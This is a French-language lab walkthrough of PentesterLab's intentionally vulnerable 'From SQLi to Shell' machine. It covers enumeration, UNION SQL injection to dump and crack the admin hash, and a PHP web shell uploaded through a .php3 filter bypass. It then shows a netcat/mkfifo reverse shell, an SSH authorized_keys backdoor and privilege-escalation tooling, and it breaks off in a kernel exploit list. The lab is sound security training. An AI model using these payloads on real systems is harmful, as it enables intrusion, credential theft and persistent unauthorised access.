# From SQLi to Shell

Exploitation de la machine

## Installation de "From SLQi to Shell"

Il s'agit d'une machine virtuelle faite par PentesterLab volontairement vulnérable. Elle permet de réaliser un scénario d'attaque complet sur une machine "réaliste".

Une correction officielle de la machine est disponible ici : https://pentesterlab.com/exercises/from\_s qli\_to\_shell/course

## Télécharger le fichier ISO

Le fichier iso peut être télécharger ici :

https://pentesterlab.com/exercises/from\_sqli\_to\_shell/iso

## **Installation dans VirtualBox**

#### Création d'une nouvelle VM



Dans VirtualBox, cliquer sur le bouton Nouvelle.

Donner un nom (ex: "SQLi to Shell"), puis choisir type **Linux** et version **debian32**.



Cliquer sur **Créer**.

Laisser les options de Taille de mémoire et de Disque dur par défaut.

Vous pouvez ensuite également laisser l'emplacement du fichier et sa taille par défaut.



Cliquer sur Créer.

## Ajout du live CD

Selectionner dans Virtualbox la VM nouvellement créée.



Fig. 1: Selection de la machine



Et cliquer sur l'icone Configuration.

## Selectionner Stockage > Vide sous Contrôleur IDE.



Cliquer sur l'icone de CD 🔍 , et Choissisez un fichier de disque optique virtuel. Et sélectionner le

fichier from\_sqli\_to\_shell\_i386.iso téléchagé précédement.

Appuyer sur **OK** en bas à droite pour confirmer les modifications.

## **Configuration réseau**

Pour attaquer la VM vulnérable, on va préférer un mode "réseau privé hôte".

À nouveau, selectionner la VM "SQLi to Shell" dans VirtualBox et cliquer sur l'icone Configuration.



- 1. Aller dans Réseau > Apdater 1
- 2. Pour Mode d'accès réseau sélectionner Réseau privé hôte
- 3. Dans Nom: sélectionner vboxnet0 (réseau de votre Kali)
- 4. Cliquer sur **OK** pour confirmer les changement



Fig. 2: Configuration en réseau privé hôte

## Lancer la VM



On peut mantenant lancer la machine virtuelle avec le bouton **Démarrer**. Démarrer

Il est possible qu'au démarrage, la VM vous **redemande le fichier ISO** à utiliser. Dans ce cas, selectionner bien *from\_sqli\_to\_shell\_i386.iso*.



FIG. 3: Selection de l'iso au démarrage

L'installation est terminée.

S'agissant d'un Live CD. La machine démarrera à chaque fois sur le fichie ISO sans conserver les changement qui ont été effectués dessus.

## **Pentest**

Lorsqu'elle démarre. La machine vous donne un shell (avec un clavier QWERTY). Vous pouvez utiliser la commande ifconfig pour trouver l'IP de la machine.

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
nermitted hu annlicable law
user@debian:~$ ifconfig
          Link encap:Ethernet
                               HWad
                                     r 08:00:27:fe:f3:e9
          inet addr:192.168.56.112
                                     Bcast:192.168.56.255 Mask:255.255
                                     :fefe:f3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1705 (1.6 KiB) TX bytes:1152 (1.1 KiB)
10
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:264 (264.0 B) TX bytes:264 (264.0 B)
user@debian:~$ _
```

FIG. 4: Trouver l'IP de la machine

Si votre machine n'a pas d'adresse IP. Vous pouvez en demander une à Virtualbox avec la commande sudo dhclient eth0

## Scan de port

La première chose à faire lorque l'on a une machine a tester est un scan de ports avec nmap. Vous pouvez faire cela avec votre **Kali Linux**.

Pour un scan de port complet, rajouter l'option -p-.

```
1 nmap -sV -sC 192.168.56.112 -oN scan_tcp.nmap
```

```
3 Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-20 12:14 CET
4 Nmap scan report for ubuntu32 (192.168.56.112)
5 Host is up (0.00014s latency).
6 Not shown: 998 closed ports
7 PORT STATE SERVICE VERSION
8 22/tcp open ssh
                      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
9 | ssh-hostkey:
10
       1024 18:53:14:47:58:80:c3:98:fd:39:f7:69:02:f9:46:79 (DSA)
11 _
       2048 b2:ed:5b:ea:4d:9b:aa:b8:b5:2f:a0:37:86:44:22:aa (RSA)
12 80/tcp open http Apache httpd 2.2.16 ((Debian))
13 | http-server-header: Apache/2.2.16 (Debian)
14 |_http-title: My Photoblog - last picture
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17 Service detection performed. Please report any incorrect results at
      https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

On a ici deux services : un serveur SSH port 22, et un serveur Web sur le port 80.

Port	service
tcp/22	SSH
tcp/80	HTTP (web)

## HTTP - TCP/80:

## Énumération

Lorsque l'on a un serveur web, on va systématiquement lancer quelques scans.

## Nikto

Nikto est un scanner web un peu ancien, qui remonte souvent des faux positifs. Il peut néanmoins avoir quelques informations utiles.

Sous Kali, nikto se lance avec nikto -h ip\_cible.

On peut stocker les résultats un tee.

Il ne nous remonte ici pas grand chose d'intéressant si ce n'est des erreurs de configuration.

#### **Gobuster**

On va généralement lancer un Gobuster pour découvrir d'autres fichiers sur le serveur web.

Si il n'est pas présent, installez le sur kali avec

```
1 sudo apt install gobuster
```

La syntaxe de **gobuster** est la suivante :

```
1 gobuster dir -u http://ip -w wordlist -o fichier_de_sortie -x extensions_à_ajouter
```

```
1 $ gobuster dir -u http://192.168.56.112 -w /usr/share/wordlists/
    dirbuster/directory-list-2.3-medium.txt -x txt,php -o gobuster_med.
    txt
3 Gobuster v3.0.1
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
6 [+] Url:
               http://192.168.56.112
               10
7 [+] Threads:
               /usr/share/wordlists/dirbuster/directory-list-2.3-
8 [+] Wordlist:
    medium.txt
9 [+] Status codes: 200,204,301,302,307,401,403
10 [+] User Agent: gobuster/3.0.1
11 [+] Extensions:
               php,txt
12 [+] Timeout:
               10s
14 2021/01/20 13:19:57 Starting gobuster
16 /images (Status: 301)
17 /index (Status: 200)
18 /index.php (Status: 200)
19 /header (Status: 200)
20 /header.php (Status: 200)
```

```
21 /admin (Status: 301)
22 /footer (Status: 200)
23 /footer.php (Status: 200)
24 /show (Status: 200)
25 /show.php (Status: 200)
26 /all (Status: 200)
27 /all.php (Status: 200)
28 /css (Status: 301)
29 ...
```

Dans notre cas, on va notamment être intéressé par la page admin : http://192.168.56.112/admin/.

# Test de l'application Web

Lorsque l'on teste une application Web, on commence par en faire un tour, découvrir les différentes fonctionnalitées.

Ici, on découvre les fonctionnalités suivantes :

- Différentes images, identifiées par id=1, id=2, etc
- Une page d'administration (http://ip/admin/) qui demande un utilisateur / mot de passe



FIG. 5: Page avec des images, notez le id=1



FIG. 6: Page d'administration

Dans un pentest professionnel. On utiliserait le scanner de *BurpSuite Pro* à ce stade pour chercher des failles de sécurité.

L'injection SQL se trouve au niveau du paramètre id.

## **Injection SQL**

On constate que http://192.168.56.112/cat.php?id=3-1 nous donne la même chose que la page 'http://192.168.56.112/cat.php?id=2.

C'est probablement qu'il y a une injection SQL au niveau du paramètre id!

On peut utiliser le *Repeater* de Burp pour tester ce paramètre.

Afin de faciliter les tests, on peut rechercher secondary-navigation dans la partie *Response*, et cocher *Auto-scroll to match when text changes*.

```
UC
51
52
         <div class="block" id="block-text">
53
           <div class="secondary-navigation">
54
             <div class="content">
55
56
                <h2 class="title">
                  Picture: Hacker
                </h2>
                <div class="inner" align="center">
57
58
                                      ploads/hacker.png" alt="Ha
59
    Case sensitive
    Regex
60
    ✓ Auto-scroll to match when text changes
              secondary-navigation
Done
```

FIG. 7: Configuration de l'auto-scroll dans le Repeater

On va commencer par ajouter notre cher ';-+' pour commenter la fin de la requête. Et on constate que la requête fonctionne toujours



FIG. 8: Ajout de ;-+ à la fin de la requête

## Trouver le nombre de colonnes

On va chercher ici à réaliser une injection avec l'opérateur UNION.

On va tout d'abord chercher à déterminer le nombre de colonnes.

La requête échoue lorsque l'on arrive à 5 colonnes. C'est donc qu'il n'y en a que 4.

URL: http://192.168.56.112/cat.php?id=2+ORDER+BY+5;-+





FIG. 9: La requête échoue avec ORDER BY 5

#### **UNION SELECT NULL**

Maintenant que l'on a déterminer le nombre de colonnes. On va utiliser la syntaxe avec UNION pour extraire des données de la base.

Comme on a 4 colonnes, on peut utiliser UNION SELECT NULL, NULL, NULL, NULL.

Ajouter le UNION SELECT NULL ne produit par d'erreur.



## LIMIT 1,1

Lorsque l'on ajoute LIMIT 1,1 dans notre requête. Plusieurs éléments disparaissent.

URL: http://192.168.56.112/cat.php?id=2+UNION+SELECT+NULL,NULL,NULL+LIMIT+1,1;-+




Fig. 10: Plusieurs éléments disparaissent lorsque l'on ajoute LIMIT 1,1

On peut également utiliser le *Comparer* de Burp (clic droit, *send to Comparer*) pour examiner les différences entre les réponses.




Fig. 11: Différence avec LIMIT 1,1 dans le comparer

## Réfléchir les éléments

Lorsque l'on remplace nos NULL par du texte. On peut voir que la 2ème et 3ème colonnes sont réfléchies dans la page web.




Fig. 12: On voit nos 'bbb' et 'ccc' dans la répones Web

## Trouver le nom de la BDD

On extrait le nom des bases de données avec l'injection SQL:

```
1 2 UNION SELECT NULL, group_concat(schema_name), 'ccc', NULL FROM
information_schema.schemata LIMIT 1,1;--
```




Fig. 13: On trouve que la base de données s'appelle photoblog

## **Trouver les tables**

De même, on liste les tables avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL, group_concat(table_name), 'ccc', NULL FROM
    information_schema.tables WHERE table_schema='photoblog' LIMIT 1,1;
    --
```




FIG. 14: On liste les tables

#### **Trouver les colonnes**

On liste les colonnes de la table avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL, group_concat(column_name), 'ccc', NULL FROM
    information_schema.columns WHERE table_name='users' LIMIT 1,1;--
```




FIG. 15: On liste les colonnes

## Extraction de données

Une fois que l'on a les tables, et les noms de colonnes. On peut récupérer le hash de l'administateur.

```
1 2 UNION SELECT NULL, group_concat(login, 0x7c, password), 'ccc', NULL FROM
users LIMIT 1,1;--
```



**FIG. 16:** On récupère finalement un couple login / mot de passe

## Identifiants:

```
1 admin:8efe310f9ab3efeae8d410a8e0166eb2
```

## Casser le hash

Il s'agit ici d'un hash connu, et vous pouvez trouver le clair sur internet. Par principe, voici la démarche complète pour le casser.

## Identifier le hash

On peut utiliser l'outil hash-identifier présent par défault sur Kali pour **identifier le type du** hash.

```
1  $ hash-identifier 8efe310f9ab3efeae8d410a8e0166eb2
2  [ascii art]
3
4  Possible Hashs:
5  [+] MD5
6  [+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
7
8  Least Possible Hashs:
9  [+] RAdmin v2.x
10 ...
```

L'outil nous indique qu'il s'agit vraisemblablement d'un hash MD5.

#### Casser le hash avec Hashcat

En regardant l'**aide** de hashcat avec **hashcat** -h | less. On identifie que le type MD5 se donne avec l'option -m 0.

Dans une machine virtuelle, il est généralement nécessaire de rajouter l'option **--force** lorsque l'on lance hashcat.

```
1 $ hashcat -h | less
2 [...]
3 # | Name
                                         Category
   900 | MD4
                                          Raw Hash
     0 | MD5
6
                                          Raw Hash
    100 | SHA1
7
                                          Raw Hash
    1300 | SHA2-224
8
                                         Raw Hash
9 [...]
```

On crée un fichier admin. hash dans lequel on écrit notre hash. Et on lance hashcat de la façon suivante :

```
1  $ cat admin.hash
2  8efe310f9ab3efeae8d410a8e0166eb2
3
4  $ hashcat --force -m 0 admin.hash /usr/share/wordlists/rockyou.txt
5  hashcat (v6.1.1) starting...
6
7  [...]
8  Dictionary cache hit:
9  * Filename..: /usr/share/wordlists/rockyou.txt
10  * Passwords.: 14344385
11  * Bytes.....: 139921507
12  * Keyspace..: 14344385
13
14  8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
15
16  [...]
```


**rockyou.txt** est une liste commune de mot de passe. Elle est présente par défaut sur kali à /usr/share/wordlists/rockyou.txt.gz. Mais elle est compressée, et il est nécessaire de l'extraire.

Un fois le hash cassé une fois. On peut le retrouver avec hashcat --show hashfile.

```
1 $ hashcat --show admin.hash
2 8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
```

# **Upload de fichier**

Une fois le mot de passe de l'administrateur obtenu. On peut retourner sur la page d'administration de l'application. Et s'authentifier avec admin : P4ssw@rd.



**FIG. 17:** Page d'admin : http://192.168.56.112/admin/

On peut créer le fichier shell.php suivant, permettant une exécution de commande :

```
1 <?php
2     system($_REQUEST['cmd']);
3     ?>
```

On va tenter d'uploader ce dernier sur le site.

Les méthodes vues sur OWASP Bricks ne permettent

```
Request
Pretty
        Raw \n Actions ✓
21 Content-Disposition: form-data; name="image"; filename='shell.png.php
22 Content-Type: image/jpeg
23
24 <?php
25
      system($_REQUEST['cmd']);
26 ?>
27
28 -----336378125626994143842884027636
29 Content-Disposition: form-data; name="category"
30
31 1
32
33
34
35
                  Search...
Response
 Pretty Raw
             Render
                      \n
                           Actions >
29
            <a href="/admin/">Manage pictures |</a>
30
          31
32
          >
           <a href="/admin/new.php">New picture |</a>
33
34
          35
          <1i>>
           <a href="/admin/logout.php">Logout</a>
36
          37
38
39
          40
        </div>
      </div>
41
42
43
44 NO PHP!!
( ) ( ) ( ) ( ) ( )
           1
```

Néanmoins, il est possible de contourner la liste noire en renommant le fichier en .php3.

```
18
19 shell
20 ------62308665122144842362695761493
21 Content-Disposition: form-data; name="image"; filename="shell.php3"
22 Content-Type: application/x-php
23
24 <?php
25
      system($_REQUEST['cmd']);
26 ?>
27
28 ------62308665122144842362695761493
29 Content-Disposition: form-data; name="category"
30
31 1
32
  -----62308665122144842362695761493
33 Content-Disposition: form-data; name="Add"
34
35 Add
                 -----62308665122144842362695761493--
36
37
                 Search...
 Response
 Pretty
             Render
       Raw
                          Actions >
32
         <1i>>
           <a href="/admin/new.php">New picture |</a>
33
34
         35
         <1i>>
           <a href="/admin/logout.php">Logout</a>
36
37
         38
         39
       </div>
40
      </div>
41
42
  INSERT INTO pictures (title, img, cat) VALUES ('shell', 'shell.php3', '1')
46
```

Fig. 18: On contourne le filtre avec l'extension .php3

**Note :** il est églament possible d'uploader un fichier .php5, mais le serveur web ne permet pas son exécution.

En parcourant le site et en regardant le code html des pages. On retrouve notre fichier dans le dossier /admin/uploads.

http://192.168.56.102/admin/uploads/shell.php3

On peut exécuter des commandes à l'aide le paramètre cmd dans des requêtes GET ou POST.



Fig. 19: Exécution de commande avec le fichier shell.php

#### Obtenir un reverse shell

On va généralement chercher à obtenir un **accès interactif** à une machine distante. Pas une simple exécution de commande.

Le site *pentestmonkey.net* possède une liste de commandes pour obtenir un *reverse shell*. http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

La commande suivante utilise des outils embarqués généralement par les distrubutions GNU/Linux, et est des plus fiable.

On peut simplement ouvrir un port en écoute avec netcat sur Kali.

```
1 nc -lvnp 9001
```

On adapte ensuite la commande à notre addresse IP et port. Puis on l'exécute (avec un encodage URL) via Burp et notre fichier shell.php3 uploadé précédement.

```
Pretty Raw \n Actions \rightarrow

GET /admin/uploads/shell.phps_rcmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.56.101+9001+>/tmp/f

HTTP/1.1

BET /admin/uploads/shell.phps_rcmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.56.101+9001+>/tmp/f

HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux X86_64; rv:84.0) Gecko/20100101 Firefox/84.0

Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8

Accept-Language: fr, en-US;q=0.7, en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Connection: close

Cookie: PHPSESSID=06qtp63u64jcb0ng3jo36r5s27

Upgrade-Insecure-Requests: 1
```

Fig. 20: Obtenir un reverse shell avec Burp

La page web ne va pas répondre (PHP exécute un processus et rend pas la main). Et on obtient un shell interactif sur notre netcat.

```
1 $ nc -lvnp 9001
2 Listening on [0.0.0.0] (family 0, port 9001)
3 Connection from 192.168.56.102 37079 received!
4 /bin/sh: can't access tty; job control turned off
5 $ id
6 uid=33(www-data) gid=33(www-data) groups=33(www-data)
7
8 $ ls
9 cthulhu.png
10 hacker.png
11 ruby.jpg
```

```
12 shell.php3
13 shell.php5
14
15 $
```

## Améliorer notre shell

Généralement, on peut utiliser python pour obtenir un meilleur shell. Avec les commandes bash suivantes.

```
python -c "import pty;pty.spawn('/bin/bash')"
[Ctrl+z]

stty size (noter le nombre de lignes et colonnes)

stty raw -echo
fg
stty columns [nb de colonnes]
stty rows [nb de lignes]
export TERM=xterm-256color
```

**Néanmoins, python n'est pas présent sur la box**. À défaut, on peut utiliser rlwrap pour avoir un historique des commandes.

```
1 $ rlwrap nc -lvnp 9001
2 Listening on 0.0.0.0 9001
3 Connection received on 192.168.56.112 33325
4 /bin/sh: can't access tty; job control turned off
5
6 whoami
7 www-data
```

#### **Backdoor SSH**

La commande whoami nous indique que nous sommes l'ustilisateur www-data.

```
1 $ whoami
2 www-data
```

En regardant le fichier /etc/passwd, on constate que l'utilisateur www-data a pour dossier HOME /var/www, et qu'il peut obtenir un shell sur la box (indiqué par /bin/sh).

```
1 $ grep www-data /etc/passwd
2 www-data:x:33:33:www-data:/var/www:/bin/sh
```

Étant donné qu'il y a un port SSH en écoute. On peut créer une **clé SSH**, et s'en servir pour se connecter en tant que www-data.

## Fonctionnement de l'authentification par clé SSH:

Les clés SSH sont composées d'une **clé publique** (qui sert de "carte d'identité"), et d'une **clé privée** qui doit être gardée secrete.

On peut se connecter en SSH **sans mot de passe** en utilisant une clé SSH. Il faut pour cela que la **clé publique soit présente** dans fichier **.ssh/authorized\_keys** du dossier HOME de l'utilisateur pour lequel on s'authentifie.

Pour créer la clé sur kali (appuyer sur Enter pour ne pas donner de passphrase) :

```
1 $ ssh-keygen -f ssh_www-data
3 Generating public/private rsa key pair.
4 Enter passphrase (empty for no passphrase):
5 Enter same passphrase again:
6 Your identification has been saved in ssh_www-data
7 Your public key has been saved in ssh_www-data.pub
8 The key fingerprint is:
9 SHA256:+hsQYWJWGVsdNmXPiVTBVyFhfRAHD8hV4ZZ+PnKWJxU olivier@kali
10 The key's randomart image is:
11 +---[RSA 3072]----+
       +.=o..+++0@0B
12
13
       0 0.+ ..+++*+
               . +Eo
14
         0
15
                 0.
          . S
16
                 .0
17
          0
                  00
18
                 ..=0
19
                  +.0
20
           0.
21 +----[SHA256]----+
```

On regarde le contenu de la **clé publique SSH** que l'on vient de créer. (fichier finissant par .pub)

```
1 $ cat ssh_www-data.pub
2
```

```
3 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMVV0TSRvPqsx4WBCup/
MaVa4DCgTb1l1Xy3+nrgrZMo1Q/t8iblL6PH0vC4s2uP6a0PjVE0fI2qDgvZfEfG+
J6g2B1GXLZBtnfyk1bJGY7h2d01yJg0hHqZ91NcEsJ0Qv3Lq7JxoI6NAmiL6vPil69noaMzgSed0swxn
+TpRuJ6tF1Xtc++II6aL/zUME7aJR9qxv/9
AoDjwE7JYLmAJt7LRp9ZjUBGm53cIuLrnHf4hkNVO2lxA9Atmvm9Zyiwdk55XLpTQp3Pg1Q4Hu
/QSR2G6ZFQXEbCUqtlx/pXTfHFoSYixSn1dj4WUgCtVhHhwhhJGiJ70n/
Cj37U3JbssSKlaNqa1hPVWxDgT2C2nyZtDIf83qwUjenvpQoPTCgas7p8ef0PF76eGah9TQeAsysjpvL
+vIkJ0lKk08elIiMCa77NcPO3vIgBnNL29M8Qo+
XFMrS80hZdLRLM1qen5JwoMexyaKhpc= olivier@kali
```

Sur la **machine "From SQLi to Shell"**, on va créer un dossier .ssh dans le HOME de *www-data /* var /www/

```
1 $ mkdir -p /var/www/.ssh/
```

On peut ensuite ajouter notre **clé publique** au **fichier des clés autorisées**. Comme il n'existe pas, on crée ce fichier.

```
1 echo -n 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMVV0TSRvPqsx4WBCup/
MaVa4DCgTb1l1Xy3+nrgrZMo1Q/t8iblL6PH0vC4s2uP6a0PjVE0fI2qDgvZfEfG+
J6g2B1GXLZBtnfyk1bJGY7h2d01yJg0hHqZ91NcEsJ0Qv3Lq7JxoI6NAmiL6vPil69noaMzgSedOswxn
+TpRuJ6tF1Xtc++II6aL/zUME7aJR9qxv/9
AoDjwE7JYLmAJt7LRp9ZjUBGm53cIuLrnHf4hkNV02lxA9Atmvm9Zyiwdk55XLpTQp3Pg1Q4Hu
/QSR2G6ZFQXEbCUqtlx/pXTfHFoSYixSn1dj4WUgCtVhHhwhhJGiJ70n/
Cj37U3JbssSKlaNqa1hPVWxDgT2C2nyZtDIf83qwUjenvpQoPTCgas7p8ef0PF76eGah9TQeAsysjpvL
+vIkJ0lKk08elIiMCa77NcPO3vIgBnNL29M8Qo+
XFMrS80hZdLRLM1qen5JwoMexyaKhpc= olivier@kali' >> /var/www/.ssh/
authorized_keys
```

On peut ensuite se connecter avec notre clé privée SSH.

D'abord on doit changer les droits de la clé privée.

```
1 chmod 600 ssh_www-data
```

On peut ensuite se connecter en SSH avec notre clé privée.

```
1 ssh -i www-data www-data@192.168.56.112
```

# Élévation de privilèges

On a pour le moment un shell avec l'utilisateur www-data. On va chercher à élever nos privilèges pour devenir root.

Pour cela on peut utiliser un script d'énumération tel que **LinPEAS** pour découvrir des vulnérabilités qui nous permetteraient d'élever nos privilèges.

LinPEAS se trouve sur le déport suivant : https://github.com/carlospolop/privilege-escalation-aw esome-scripts-suite.

Vous pouvez le téléchager sur Kali, puis utiliser sshfs ou scp pour copier le fichier sur la machine *SQLi to Shell*.

On peut ensuite aller la SQLi to shell et exécuter le script d'énumération.

Je vais ici utiliser la commande tee pour stocker les résultats du script dans un fichier.

Dans le dossier /tmp:

```
1 $ bash linpeas.sh | tee linpeas.txt
2
3 linpeas v2.9.4 by carlospolop
4 [...]
```

On peut ouvrir les fichier linpeas.txt avec la couleurs en utilisant la commande less -R

## Utilisation d'un exploit kernel

Le noyau Linux utilisé est la version **2.6.32-5**. (On peut également le voir avec la commande uname –a).

Il existe plusieurs vulnérablitiés pour cette version du noyau Linux. Si on cherche avec un outil comme **Linux Exploit Suggester 2**, il va nous en lister plusieurs.

## https://github.com/jondonas/linux-exploit-suggester-2

```
1 $ perl linux-exploit-suggester-2.pl -k 2.6.32
2
3
     ##################################
4
       Linux Exploit Suggester 2
5
     ##############################
6
     Local Kernel: 2.6.32
7
     Searching 72 exploits...
8
9
     Possible Exploits
11
     [1] american-sign-language
12
         CVE-2010-4347
13
         Source: http://www.securityfocus.com/bid/45408
14
     [2] can_bcm
15
         CVE-2010-2959
16
         Source: http://www.exploit-db.com/exploits/14814
```

